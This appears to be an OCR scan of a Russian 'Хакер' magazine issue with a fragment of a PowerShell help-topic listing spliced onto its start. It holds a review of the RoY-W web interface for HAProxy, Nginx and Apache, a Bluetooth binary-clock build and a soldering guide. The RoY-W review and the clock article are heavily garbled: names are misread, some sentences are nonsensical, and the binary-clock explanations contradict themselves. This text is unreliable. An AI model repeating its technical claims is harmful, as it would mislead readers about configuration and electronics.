about_Comparison_Operators        HelpTopic           Describes the operators that can be used to compare values in Windows PowerShell.
about_Continue                    HelpTopic           Describes a statement that skips the remaining statements in a loop, and begins the next iteration of the loop.
about_Core_Commands               HelpTopic           Lists the commands that are designed for use in Windows PowerShell.
about_Data_Sections               HelpTopic           Describes how to separate data from scripts in Windows PowerShell.
about_Debugging_Cmdlets           HelpTopic           Lists the cmdlets that are designed for use in debugging Windows PowerShell scripts.
about_Debugging_Overview          HelpTopic           Describes how to debug scripts in Windows PowerShell.
about_Do                          HelpTopic           Describes a statement that runs a statement block while a condition is true.
about_Environment_Variables       HelpTopic           Displays a list of the environment variables that store state information for Windows PowerShell.
about_Escape_Characters           HelpTopic           Describes how to use the escape character to indicate that a character is not interpreted as a character that is
about_Etiquette                   HelpTopic           Describes the guidelines for writing code that is easy to read and maintain.
about_Execution_Policies          HelpTopic           Describes the execution policies that determine whether you will load configuration files and run scripts in Windows
about_Functions                   HelpTopic           Describes how to create functions in Windows PowerShell.
about_Functions_Advanced          HelpTopic           Describes how to write functions that perform as cmdlets in Windows PowerShell.
about_Functions_Advanced_Methods  HelpTopic           Describes how to use methods in advanced functions in Windows PowerShell.
about_Functions_Advanced_Parameters HelpTopic         Describes how to add parameters to functions in Windows PowerShell.
about_Hashtables                  HelpTopic           Describes how to create and use hashtables in Windows PowerShell.
about_Language_Keywords           HelpTopic           Describes the keywords that are reserved for use in the Windows PowerShell language.
about_Operators                   HelpTopic           Describes the operators that can be used to combine or compare values in Windows PowerShell.
about_Pipelines                   HelpTopic           Describes how to combine command in Windows PowerShell to create a pipeline.
about_Preference_Variables        HelpTopic           Displays a list of the preference variables that store state information for
```

RoY-W

УДОБНЫЙ ИНТЕРФЕЙС ДЛЯ HAPROXY, NGINX, APACHE И KEEPALIVED

Даниил Бугаев
Координатор проекта RoY
Системный инженер
Фотохостинг «Мегапикселя»
Москва, Россия
roy@roy.mp.ru

Apache HTTPD и Nginx — самые популярные серверы HTTP, и HAPROXY — один из самых востребованных балансировщиков нагрузки. Они прекрасно справляются со своими задачами, и множество администраторов знают с ними работать. Однако настроить сервер мало — его еще нужно поддерживать, мониторить и масштабировать. Даже в пределах одного сервера это может быстро превратиться в утомительное занятие. Тем более если управлять нужно кластером.

Решений для одного сервера достаточно много — начиная управляющих панелями (существует на любой вкус, и свободные, и проприетарные). Но удобно сервера или современнее проектам уже не хватит. Чтобы справиться с нагрузкой и обеспечить отказоустойчивость, нужен кластер.

Радикальный путь — перейти на автоматизацию развертывания кластеров — подходит инфраструктуре as code. Для самых крупных проектов это решение, вероятно, единственно возможное. Есть хм альтернативы для тех, кому нужно автоматизировать работу более чем с одним сервером? Проект RoY-W отвечает создать такую альтернативу. Давай посмотрим, насколько это удается.

ROY-W!

Проект RoY-W стартовал в самом начале 2018 года. Он написан на HAProny-W (HAProny Web Interface), но позже сменил имя, поскольку его возможности уже не ограничивались автоматизацией настройки HAProny.

Исходный код проекта распространяется по лицензии Apache 2.0, и его можно найти на GitHub.

Для фронтэнда разработали ассоциативный RoY-W предоставляет полный доступ к ресурсам и конфигурациям с собственным паролем, технологию подгружает и дополнительные сервисы, например автоматическое резервное копирование кластеров.

УСТАНОВКА И ОБНОВЛЕНИЕ

Любой интересный инструмент сначала нужно RoY-W и исходников, для того достаточно клонировать репозиторий с GitHub и следовать инструкциям.

Авторы RoY-W поддерживают новые версии HAProny, а также, поскольку полезности с учетной установкой не гнушаются. Установка из RPM на Rocky Linux 8 (наиболее наследование CentOS) не составляет большого труда.

Альтернативный вариант — развертывание на Amazon EC2 из официальных образов. Образы устроен по принципу Amazon Linux 2 — пользователь платит за расходы EC2, но не за использование ПО. В настоящий момент в этом образе установлена версия 5.2.0, а по время как самая свежая — 6.0.1.

В интерфейсе RoY-W есть опция проверки и установки обновлений, но нет опций настройки имени пользователя и пароля для доступа к веб-серверу, так что настраивать их придется вручную, в **/etc/yum.repos.d** или в **/ etc/apt/auth.conf.d**.

ВНУТРЕННЯЯ СТРУКТУРА

Проект RoY-W написан на Python 3, так что перед инсталляцией подсмотрим Python 2.7 его нужно не запускную.

Код и данные устанавливаются в каталог **/var/www/haproxy-wi/app** — в неизменяемые пользователем части еще сохраняются старые имя проекта.

Собственного сервера у интерфейса RoY-W нет, он показывается на Apache HTTPD и конфигурации конфиг **/etc/httpd/conf.d/roy-wi.conf**. Веб-приложение организовано весьма необычным для нашего времени способом — в виде набора скриптов CGI. С одной стороны, процесс RoY-W не может упасть, потому что каждый скрипт выполняется веб-сервером отдельно. С другой — все настройки CGI остаются в силе: из-за проблемы новых кэшей, и это специальных оказывается на отзывчивости интерфейса.

Для хранения данных RoY-W по умолчанию использует SQLite. Данные о пользователях, серверах и прочих сущностях хранятся в файле **/var/www/haproxy-wi/app/roy-wi.db**. Вообще, если версия RoY-W кричит о каталоге приложения: запустив ключ для SSH в **/var/www/haproxy-wi/keys/**, конфигурации сервера в **/var/www/haproxy-wi/configs/** и так далее.

Публичный доступ к этим каталогам запрещен только директивами **Deny from all** в настройках Apache HTTPD: поэтому, если спрятаться и путями нужно быть внимательным, если вдруг захотелось на помощь.

Допускать утечку файла **roy-wi.db** категорически нельзя, поскольку пароли пользователей в нем хранятся в виде md5 без использования соли и уязвимы даже к простейшей атаке по радужным таблицам.

С другой стороны, в деле резервного копирования или переноса установки RoY-W на другой сервер достаточно заархивировать каталог **/var/www/haproxy-wi**, потом, чтобы он был доступен Apache, нужно восстановить каталогов. Но надлежащи вариантов все равно предоставляется отдельный каталог с данными, вроде **/var/lib/roy-wi**, — кэшется вверх, что будущее версии гладко! именно этим путем.

Кроме SQLite, есть поддержка MySQL/MariaDB, причем с SQLite на MySQL можно после установки. В веб-интерфейсе опция для этой цели нет, придется вручную файл настроек **/var/www/haproxy-wi/app/roy-wi.cfg** и инициализировать базу запустив скрипт.

ВЕБ-ИНТЕРФЕЙС

В интерфейс RoY-W можно найти ряд отличных идей. Например, если вы хотите видеть на одном экране несколько серверов, вам достаточно ввести в предлагаемом стартовом окне, в стандартном с виджетизацией и том, как использовать этот раздел.

С другой стороны, в интерфейсе пока что много шероховатостей. К примеру, поля для ввода адресов IP или доменных имен вводят несгладенную ошибку, если до или после адреса нажать пробел. Поле для ввода часового пояса требует от пользователя строку для только вроде **Europe/Moscow** — не выпадающий список, не автодополнение. Ред. полей, например: ldap_enable, требует от пользователя ввести 0 (disable) или 1 (enable), хотя гораздо логичнее был бы чекбокс. Именно сложным, пользователю можно, но просто для мелкими улучшений больше.

ВОЗМОЖНОСТИ

Теперь давай глянем на собственно возможности работы с серверами. Заметим сразу: в интерфейсе RoY-W есть поддержка нескольких серверов — отдельно управлять настройками и HAProny, и Apache HTTPD, и Nginx.

Установить HAProny на сервер RoY-W можно прямо из интерфейса, несколько позволяет не обычным способом. Перед тем как что-либо настраивать, нужно дослежить RoY-W сначала с кластером.

Взаимодействие с серверами

Взаимодействие с серверами происходит по SSH. Перед тем как добавлять серверы, нужно загрузить закрытый ключ для подключения к ним. Делают добавления пользователя и ключа использовать не слишком изящную и стандартную технологию: поле пароля — это имя набора данных для аутентификации (закрытого ключа и имени пользователя), а поле credential — это пользователь, с которым RoY-W будет подключаться к серверу. Загрузить сам ключ можно только после создания записи для него. Добавление ключей, конечно, не частая операция, но интерфейс опять же можно улучшить.

Добавление серверов не представляет никакой сложности. Разве что может пользователь обновить страницу вручную, чтобы увидеть добавленный сервер.

Продолжая возможность сразу проверять подключение по SSH: чтобы убедиться, что имя пользователя и ключ верные, рекомендуется нажать кнопку Check рядом с полем Credentials.

Установить HAProny на свежий сервер RoY-W и инициализировать, что сильно экономит время работы.

Автоматическая установка Apache HTTPD в текущей версии не поддерживается — опять, что, вполне в будущем версии. С Nginx у меня тоже возникла проблема — на Ubuntu 22 LTS он не устанавливается — из-за «Докерзон» не без.

Но добавление серверов, конечно, всего лишь вспомогательная функция. Настоящие преимущества RoY-W видны в его подходе к работе с конфигами.

Работа с конфигами

Наиболее радикал управление имеющимся HAProny, поскольку изначально проект концентрировался на нем. Функции для работы с Nginx и Apache HTTPD включены разными и пока уступают интерфейсу для HAProny. Тем не менее сама концепция управления конфигами явно показывает преимущества стандартизации и его вполне сможет состоять конкурентоспособным в деле infrastructure as code.


Конфиг HAProny можно проверить на правильность перед отправкой на сервер. Поначалу, что это сделала для **haproxy -c**, но версиями времени спокойно. Та же функция должна работать на Nginx (и быть аналогичной **nginx -t**), но у меня RoY-W пропустил конфиг с ошибками синтаксиса.

Редактирование конфигов весьма продуманно. Веб-редактор, конечно, никогда не сравнится с vim, Emacs или VSCode и даже редактированием nano, но, редактор RoY-W комплектующит это специализацией. К примеру, в режиме просмотра можно показать или свернуть только определенные секции конфига, а в режиме редактирования работают подсветка синтаксиса.

Важная особенность — автоматическая регенерация конфигов на резервной сервер и версионирование. В рамках проекта infrastructure as code мы бы хранили конфиги или исходный материал для их создания в Git и занимались бы контролем версий сами. Roy-W делает это за нас: каждая редакция конфигов доступна внутри RoY-W и доступна для сравнения, просмотра и сравнения с другими редакциями. Хотя RoY-W не использует системы контроля версий и хранит архивные конфиги в обычных файлах, он способен показывать различия между версиями.

Применение системы контроля версий сложновато бы могло на диске и упростило бы подсвечивание отличаний изменений — кэшется увидеть это в будущем версии. В текущей версии подразумевается только перерасходное резервное копирование в удаленные репозиторий Git и только в версии Enterprise.

Кроме того, именно для HAProny в Roy-W есть широкий набор генераторов секций конфига.



Отдельно приятно то, что перед отправкой сгенерированного конфига на сервер можно просмотреть его текст, — это выгодно отличает RoY-W от проектов, где процедуры для пользователя непрозрачны.

ДОПОЛНИТЕЛЬНЫЕ СЕРВИСЫ И ИНТЕГРАЦИИ

Тем пользователям, которые поддерживают проект финансово, доступны не только собственные пакеты с самим Roy-W, но и ряд дополнительных сервисов. В этом отличная сторона резервного копирования: Roy-W сам на нем не ограничивается. Другой полезный сервис — Roy-W Checker, который позволяет отслеживать изменения в конфигурациях, уведомлений об ошибках. Разумеется, мониторинг и уведомление можно настроить и самому, благо инструментов для этой цели сейчас достаточно. Преимущество Roy-W Checker — в интеграции с самим Roy-W. Ему автоматически становится известно о серверах кластера и не серверах, но и, к примеру, добавление сервера в мониторинг перестает быть отдельной задачей. Сервис может автоматически сверяться с серверами и начать Stack или Text Server, Roy-W сам сделает. Кроме того, из версии 4.8. Кроме того, уведомления о серверах из разных групп можно отправлять в разные каналы, что позволяет организовывать с выделением комендант алармов для разных частей проекта.

ПЛАНЫ НА БУДУЩЕЕ

Проект Roy-W не стоит на месте и постоянно развивается. Авторы планируют в будущем ввести добавление новых возможностей настройки плодоустойчивости с помощью Keepalived, поддержку WAF (Web Application Firewall) для Nginx, а также существенно улучшить работу с Apache HTTPD (мониторинг, поддержку сбора статистики и резервного копирования конфигов). Обещают исправить и мелкотемье интерфейса и в целом собираются его улучшать.

ЗАКЛЮЧЕНИЕ

Roy-W, безусловно, многообещающий проект. Задача настроить и управлять кластерами веб-серверов — сложная и актуальная, и удачная решение для ее автоматизации может сэкономить драгоценное время и уберечь от ошибок. Но данный момент Roy-W хорошо справляется с автоматизацией настройки HAProny и движется в сторону полного решения для управления всем кластером целиком.

Тем не менее Roy-W — помешкав адекватно, а не альтернатива ему. Никакой инструмент не заменит собственные знания и опыт.

ЧАСЫ ДЛЯ ГИКА 2.0


ПРОЕКТИРУЕМ И ПРОГРАММИРУЕМ НАСТОЛЬНЫЕ БИНАРНЫЕ ЧАСЫ С BLUETOOTH

Сергей Шустов
Фотографии автора

Есть множество способов определить время: по солнцу, по часам на компьютере, по запаху обеда у соседей. Но пожалуй, самый хакерский — это бинарные часы. Вместо обычного циферблата у них десятичный. Циферы зашифрованы с помощью двух элементов — нуля и единицы, а для индикации можно использовать любой бинарный признак. В этой статье я покажу, как самостоятельно сделать бинарные часы, которые будут стоять у тебя на столе и управляться по Bluetooth.

По способу индикации времени бинарные часы разделяют на три группы.

Первая — с двумя рядами дисплеев: часы и минуты.



Часы с двумя рядами светодиодов

Вторая — с тремя рядами дисплеев: часы, минуты, секунды.

Часы с тремя рядами светодиодов

Третья — с круговым расположением дисплеев.

Часы с круговым расположением светодиодов

В каждом из вариантов время определяется по сумме горящих дисплеев, в главном деревянном корпусе часы состоят в не внешнем виде. Способы подсчета отличаются незначительно.

Круговые расположение дисплеев копирует дизайн стрелочных часов. На циферблате важно два круга светодиодов — внешний с маленьким кружком и внутренний с большим. Кружок круга соответствует часам и располагается так же, как в обычном моделях: вверху двенадцать часов, внизу — шесть, справа — три, слева — девять.

В центре циферблата и под, расположены еще четыре пятиточки. С их помощью можно определить единицы минут от одной до четырех. Для этого нужно добавить значение пятиминутного интервала к значению горящего дисплея в ряду.

Часы с тремя рядами светодиодов очней — это ряды из двенадцати, пяти и девяти дисплеев, над которыми расположен ряд чисел от одного до девяти шти.

Первая строка соответствует количеству часов, во второй отображается полные десятки минут, а в третьей — единицы минут. Каждый огонек соответствует 1, 2, 4, 8, 16 и 32 соответственно. Для определения времени достаточно сопоставить значения всех трех строк.

Часы с двумя рядами дисплеев — самая сложная из бинарных системы определения времени. Они полностью соответствует своему названию: в ряду расположены часы. По мощности поинтов, каждая пятиточка — дюй на в определенной степени.

Первый ряд дисплеев, второй — двум, третий — четырем, а четвертый — восьми. Во второй строке то такому же принципу расположены числа 1, 2, 4, 8, 16 и 32.

Чтобы определить в бинарных часах в статье «Часы для гика». Подробнее конструкции и настроим. Подробнее часы. В комментариях меня спрашивали, будет ли внедрение Bluetooth следующим шагом в доработке таких часов. Почему бы и нет? Отличная задача для наших очумелых рук.

СБОРКА ЧАСЫ

Для сборки устройства я использовал:

- модуль Bluetooth HC-05;
- Arduino Pro mini;
- модуль RTC DS3231;
- магнитный кабель зарядки для смартфона;
- адресные светодиодные ленты RGB WS2812 — 144 светодиода на метр;
- несколько резисторов и соединительных проводов.

Собирать всю будущ навесным монтажом без использования общей печатной платы, чтобы сэкономить время и деньги. Как ты уже мог догадаться, корпус будет полностью напечатан на 3D-принтере.

Для правильного соединения всех электронных модулей в общую электрическую цепь воспользуемся схемой.

Arduino Pro mini
Bluetooth module
RTC module
Charger
Power
Data
Data
Clock
Power
Data
Power
Data
Power
Data

ЧАСЫ ДЛЯ ГИКА 2.0

ПРОЕКТИРУЕМ И СОБИРАЕМ НАСТОЛЬНЫЕ БИНАРНЫЕ ЧАСЫ С BLUETOOTH

СБОРКА КОРПУСА


Для модернизации корпуса часов я использовал САПР «Компас 3D».

Все исходники 3D моделей я оставил в виде формата M3D — нативный формат «Компас 3D», а также экспортировал в универсальный формат step, stl, — готовые файлы для печати. Печатал я пластиком PLA, температуру экструзии я ставил с «плюс» 200 С и 60 С на 3D-принтере Anycubic Mega Zero 2.0. Заготовки деталей вырезаются от 30 до 100%.

Материалы, необходимые при сборке часов:


- пружину 250 глаз/мм, я использовал PLA, но подойдет и любой другой;
- шесть винтов с резьбой М4 длиной не менее 55 мм;
- клей-карандаш, который для светодиодной ленты, хорошо по размерам — светодиоды;
- светодиодная лента — не можно выбрать из старой неработающей матрицы ноутбука или монитора;
- зеленичный пластик в брал из полупрозрачного чехла телефона, можно заменить куском молочного стекла/фоторамы;
- гирлянд для вывески пластика в рамку часов;
- Bluetooth модуль, microSD для смартфона — будем использовать для питания часов.

Теперь печать. В архиве на народных эсовых файлов, давай-ка рассмотрим



Рама экрана — Frame_01.m3d

Оболочка экрана — Frame_01.m3d



Основная часть корпуса — Korpus_01.m3d

Задняя крышка корпуса — Zad02.m3d

Трафарет экрана для подсветки — Sklo_D.m3d

Светофильтры для цифр и для часов

Крепление для трафарета с LED-матрицы вставляется в корпус (вид сзади)

Чтобы вставить магнитный разъем microUSB в крепление в корпуса часов, нужно аккуратно отжать разъем microUSB от магнитной головки, подрезать и клеем для проводов «Ток-Клей» А после подрезать его в собранной нами схеме.

Магнитный разъем microUSB

Магнитный разъем после вставления в корпус, вид снаружи

Магнитный разъем после вставления в корпус, вид изнутри

Теперь можно собирать корпус и трафарет вставляем в защелкиваем светофоры для минут и часов. Для лучшей светопроводимости использовал белый картон и покрасить в белый матовый цвет спреем. Окружаем все часы корпуса винтами М4 в таком порядке:


1. Рамка экрана.
2. Трафарет, экран вместе со вставленными в него светофорами.
3. Основная часть корпуса.
4. Все электроника.
5. Задняя крышка с магнитным разъемом.

Трафарет со вставленными в него светофорами, вид снаружи

Трафарет со вставленными в него светофорами, вид снаружи

Трафарет со стороны экрана

Рамка гирлянды перфорации для рамки экрана (для фиксации)



Установка высоты перфорации для рамки

Рамка экрана в сборке

В рамку экрана на перфорации или специализированный слой 67000 (или аналогичный) вклеим полупрозрачный пластик вместо с рассеивающей пленкой. Я доставал его из чехла для телефона, но это можно и пробубрить.

И вот результат!

В Google play ищем любую готовую приложение, которое мы можем установить на свой смартфон. Оно написано на Delphi — с помощью Embarcadero RAD Studio Delphi 10.4, исходные коды ниже в архиве.

С помощью этого приложения подключаем часы к смартфону через Bluetooth и настраиваем подсветку на свой вкус.

В приложении есть две вкладки — одна для настройки подключения к часам, другая — для настройки времени и управления подсветкой и режимами индикации.

ВЫВОДЫ

Часы получились и собрали уникальные настольные бинарные часы с управлением со смартфона через Bluetooth. В таком расстоянии все в порядке, но можешь повторить мой проект или создать свой на его основе.

WWW

- Arduino Pro Mini
- Часы на Arduino
- Магнитный кабель microUSB
- Клей, который я использовал
- Bluetooth HC-05
- Полный список И номера для Bluetooth HC-05

prostorosty
I'm just a TechnoFreak.
770325@ro@gmail.com

ВРЕМЯ ПАЯТЬ!

ПОДБИРАЕМ ИНСТРУМЕНТЫ И ОСВАИВАЕМ ИСКУССТВО ПАЙКИ

Уметь паять невероятно полезно: ты можешь самостоятельно чинить электрические устройства или создавать собственные. Наверняка в детстве ты держал в руках паяльник, но если с тех пор так и не разобрался, как паять правильно, то эта статья для тебя. В ней я расскажу о тонкостях пайки медных компонентов, о необходимом оборудовании и навыках. Сегодня ты поймешь, что пайка — это вовсе не сложно!

Пайка — это способ соединения металлических элементов с помощью припоя, сделанного из других металлов, с меньшей температурой плавления. Этот способ используется во всех электрических устройствах. Если ты распотрошишь, например, калькулятор, внутри ты увидишь, что абсолютно все электронные компоненты внутри него спаяны между собой. Это логично, ведь соединение металлических элементов, одна из задач которых — проводить ток, другим токопроводящим металлом будет гораздо эффективнее, чем соединение, например, клеем.

ПАЯЛЬНИК ВСЕМУ ГОЛОВА

Начнем с главного инструмента — паяльника. Он нужен, чтобы нагревать припой до температуры плавления, если компоненты медные (а контакты электронных компонентов, как правило, делаются именно из меди) — обычно от 100 до 400 градусов. Паяльники бывают разные, начиная от старых советских, без единой кнопки управления (воткнул в розетку и ждешь, пока нагреется), и заканчивая навороченными паяльными станциями с экранами и тумблерами, где есть еще и паяльный фен. Давай рассмотрим виды паяльников подробнее.

Паяльник с нихромовым нагревателем

В старом советском паяльнике находится нагреватель из нихромовой проволоки, через который пропускается ток. Проволока намотана на не проводящий ток корпус, внутрь которого вставлено жало. В продвинутых версиях такого паяльника есть регулировка температуры, что существенно облегчает работу с припоями из металлов с разной температурой плавления, о которых поговорим чуть позже.

Паяльник с нихромовым нагревателем

Стоят такие паяльники дешево, прибора за 500 рублей и мощностью 20 Вт вполне хватит для нечастых и небольших работ (правда, толстые провода паять таким паяльником будет нелегко). Подобные паяльники прочны и неприхотливы, но они долго нагреваются, и высокой производительности от них ждать не стоит.

Паяльник с керамическим нагревателем


Внутри такого паяльника находится керамический стержень, который нагревается, когда к его контактам проводят напряжение. Такие паяльники нагреваются гораздо быстрее, при должном уходе они долговечнее и обладают более широким диапазоном для регулировки температуры и мощности.

Паяльник с керамическим нагревателем

Есть у такого паяльника и минусы — керамический нагреватель не приспособлен к физическим воздействиям, а жала для такого паяльника нужны будут «родные». Про жала поговорим позже, а сейчас перейдем к следующему виду паяльников — индукционному.

Индукционный паяльник

Внутри него находится катушка индуктора. У наконечника такого паяльника есть ферромагнитное покрытие, в нем катушка создает магнитное поле с наведенными токами, от чего сердечник разогревается.




Индукционный паяльник и его устройство

При достижении определенной температуры (точки Кюри) ферромагнитное покрытие теряет свои магнитные свойства и сердечник перестает нагреваться. Как только температура снижается, ферромагнитные свойства восстанавливаются и сердечник снова начинает нагреваться. В таком паяльнике температура жала поддерживается автоматически без использования термодатчика и управляющей электроники. Но из его принципа работы выходит главный минус: для достижения разных температур нужны разные жала.

Газовый паяльник

Главное достоинство газового паяльника — его автономность. В таком паяльнике тепло появляется за счет сгорания газа (заправляют из обычного газового баллончика). Тонкую струйку огня создает специальная насадка, без которой газовый паяльник превращается в горелку.



Газовый паяльник

Термовоздушная паяльная станция

Такой тип паяльников подает направленный поток горячего воздуха с регулируемой температурой от 100 до 500 градусов.

Термовоздушная паяльная станция

В паяльных станциях обычно есть паяльник с керамическим нагревателем. Лично мой выбор — именно такая станция. Паяльный фен (так называют термовоздушный паяльник) очень полезен в быту. Например, распаивать микросхемы (если нам надо отделить спаянные элементы) гораздо удобнее широким потоком горячего воздуха, чем тонким жалом обычного паяльника.

Станции хорошего качества стоят в несколько раз дороже обычных паяльников, но, если ты паяешь часто, так же как и я, проще потратиться на нее и не корячиться с простым паяльником.

Продолжение статьи →

ВРЕМЯ ПАЯТЬ!

ПОДБИРАЕМ ИНСТРУМЕНТЫ И ОСВАИВАЕМ ИСКУССТВО ПАЙКИ

ПРИНАДЛЕЖНОСТИ ДЛЯ ПАЙКИ

Просто купив паяльник, нормально паять не получится, для комфортной и правильной пайки потребуется набор из расходников и инструментов.

В базовый набор входят припой, флюс или канифоль. С этим набором уже можно работать, но неплохо будет докупить еще:

- стриппер (инструмент для зачистки проводов от изоляции) или хотя бы бокорезы;
- целлюлозную необразуемую губку для очистки жала паяльника;
- набор термоусадок;
- оплетку для удаления лишнего припоя;
- пинцет или держатель с крокодильчиками, чтобы фиксировать спаиваемые детали;
- подставку под паяльник (не будешь же ты все время держать паяльник в руке?);
- оловоотсос.

Разберем весь комплект поподробнее.

Припой

Как правило, для припоя берут сплав свинца и олова. Это тонкая трубочка с канифолью в центре. Припой плавится при температуре, получаемой от разогретого паяльника, и скрепляет токопроводящие элементы компонентов.

Припой

Припои продаются в разных упаковках и бывают разных диаметров. Для начала я рекомендую приобрести оловянно-свинцовый припой диаметром 1 мм.


Флюс и канифоль

Если попытаться сразу скрепить два зачищенных провода, капнув расплавленным припоем, провода скрепятся очень плохо. Дело в том, что металл, из которого состоят контакты, входит в реакцию с кислородом из воздуха, отчего на нем образуется оксидная пленка. Она и мешает правильному спаиванию контактов. Бороться с оксидной пленкой помогают флюс и канифоль, также они способствуют качественному распределению припоя. Канифоль — это древесная смола, а флюс — ее раствор в спирте.

Канифоль и флюс

Я советую использовать флюс, потому что его расходуется меньше, чем канифоли, и на жале остается гораздо меньше нагара. Мой выбор — флюс ЛТИ-120. Это спирто-канифольный флюс. Спирт помогает растворять оксидную пленку и равномерно распредеять канифоль по спаиваемой поверхности. Он продается в удобном баночках с кисточкой и хорошо себя зарекомендовал по характеристикам.

Стриппер



Стриппер

Стриппер — это инструмент для удобной зачистки концов паяемых проводов. Зачищать контакты можно и обычными ножичками, но, чтобы освоить этот навык, потребуется немало времени.


Губка

Тут все просто. Часть припоя, канифоли или флюса из-за высокой температуры жала обгорает и остается на жале, а необгораемая целлюлозная губка помогает его очищать.

Губка для очистки жала паяльника

Термоусадки


Термоусаживаемые трубки — это трубки разных диаметров из специального пластика, которые резко сужаются до определенного размера при нагревании. Их используют для изоляции оголенных контактов как удобную и надежную замену изоленте.



Набор термоусадок

Оплетка


Проволочная медная оплетка нужна для удаления лишнего припоя, в особенности с плоских контактов.



Катушка медной оплетки

Третья рука

Держать спаиваемые контакты в руках не только неудобно, но и небезопасно. Металлические части нагреваются и могут оставить ожог. На помощь приходят «третьи руки» — держатели для компонентов.



Третья рука

У стандартных держателей обычно по две ручки, а также имеется лупа для увеличения. Мне двух рук иногда не хватает, поэтому использую специально напечатанный на 3D-принтере кастомный держатель аж с шестью руками, небольшими тисками, со встроенными подсветкой, вытяжкой и разъемом питания для коннекторов проводов.

Мой шестирукий держатель


Подставка

Насмотря на то что паять можно и без подставки, подставка под паяльник просто необходима. Обычно она входит в комплект с паяльником. Подставки могут различаться по внешнему виду, но исполняют одинаковые функции — держат паяльник, пока ты не паяешь.

Подставки под паяльники

Оловоотсос

Еще один способ удалить лишний расплавленный припой — использовать оловоотсос. Принцип работы этого инструмента (а это именно инструмент, а не расходник, как оплетка) такой же, как у обычного шприца: в корпусе создается разрежение воздуха, и за счет этого расплавленный припой всасывается внутрь. Оловоотсос хорошо подходит для удаления припоя из отверстий.



Оловоотсос

ЖАЛА

Отдельно поговорим о жалах. Для разных паяльников жала бывают разные. Для классического паяльника с нихромовым нагревателем используются медные стержневые жала, а для паяльника с керамическим нагревателем — съемные с никелевым покрытием. Они бывают разных форм и размеров, тонкие и широкие, узкие и плоские. Для паяльников с медными жалами жала можно точить до нужного диаметра (и формы), если они не подходят, а чистить железной крючной губкой. С жалами для паяльников с керамическим нагревателем все сложнее, их так легко под размер не подточишь, поэтому жала брать надо того типоразмера, который указывает производитель. Заметь: на них вообще нельзя воздействовать механически, а очищать можно только влажной целлюлозной губкой или специальными химическими средствами.

Медные жала для паяльника с нихромовым нагревателем

Жала

Жала для паяльника с керамическим нагревателем

Продолжение статьи →

ВРЕМЯ ПАЯТЬ!

ПОДБИРАЕМ ИНСТРУМЕНТЫ И ОСВАИВАЕМ ИСКУССТВО ПАЙКИ

ВРЕМЯ ПАЯТЬ!
Итак, разобрались, что нужно для пайки. Начнем наконец паять! Тебе потребуются непосредственно паяльник, припой и флюс. О подставке под паяльник и губке я не говорю, необходимость в них очевидна.

WARNING

Хоть все мы взрослые люди и понимаем опасность ожогов, все равно напоминаю — паяльник раскаляется до очень высокой температуры. Будь аккуратен и не дотрагивайся до металлических частей паяльника, пока он не остынет!

Спаяем два провода
Если будешь собирать какой-то девайс, тебе не раз придется спаивать два провода вместе. Приступим к работе.

Для начала зачисти стрипером кончики проводов от изоляции. Если провод многожильный (состоит из множества тоненьких проволочек), то скрути все жилы в косичку, для прочности.


Зачистка проводов

Возьми небольшой кусочек термоусадки и надень его на один из проводов. Протяни его поглубже, чтобы случайно не задеть паяльником. Термоусадка понадобится нам позже для изоляции.

Термоусадка на проводе


Перед пайкой не забудь про лужение (то есть нанесение припоя) — оно обязательно! Иначе на проводах будет образовываться оксидная пленка.

Расскажу о способе, который использую лично я. Сначала наносим кисточкой флюс на зачищенный конец провода. Затем очищаем раскаленное жало о необгораемую губку (не забудь перед этим хорошенько смочить ее водой!). После так же, как письменную ручку, берем в руку паяльник (конечно же, за пластмассовую часть), подносим припой к жалу, он расплавляется, образуя капельку жидкого металла. Чем меньше провод, который нужно залудить, тем меньше должна быть капля. Если припоя слишком много, его можно «снять», обтерев об губку, и взять уже меньше припоя. После подносим припой на жале паяльника к зачищенному концу провода, смазанному флюсом, и пару секунд удерживаем паяльник — припой быстро растечется по проводу и надежно скрепит все жилки. То же самое проделаем с другим проводом.



Лужение

Дальше все просто: соедини два залуженных конца проводов между собой и дотронься до них жалом паяльника с каплей припоя. Немного держишь... и провода соединились! Как видишь, пайка — это довольно просто.



Пайка

Теперь необходимо изолировать место спайки — установи термоусадку, насаженную ранее на место спайки (надеюсь, ты про нее не забыл), и нагрей. Нагревать ее нужно равномерно, делать это можно как паяльным феном, так и обычной зажигалкой. Через несколько секунд нагревания термоусадка резко сузится и надежно изолирует оголенную часть нового провода.

Изоляция провода термоусадкой

Провода надежно спаяны, теперь разделить их можно, только откусив кусачками или распаяв паяльником.

Припаиваем резистор к светодиоду
В одной из своих статей по цифровой электронике я рассказывал, что светодиод отдельно от резистора к батарейке подключать нельзя — он может перегореть. Давай рассмотрим пайку «ног» электронных компонентов на этом примере.

INFO

Электронные компоненты поставляются с уже залуженными контактами, поэтому, если ты паяешь готовые электронные компоненты, лужение можно пропустить.

Светодиод и резистор

Для начала нанесем флюс на те контакты, которые собираемся паять. Так как резистор полярности не имеет, выбор ноги не имеет значения. Теперь просто соединим контакты и нанесем на пересекающуюся часть каплю припоя. Готово!

Спаянные светодиод и резистор

ВЫВОДЫ
Надеюсь, прочитав эту статью, ты смог освоить новый полезный навык — пайку. Теперь, если ты захочешь собрать свое электронное устройство или модифицировать чужое, ты без труда сможешь спаять любые провода и компоненты.

СТАНЬ АВТОРОМ «ХАКЕРА»!

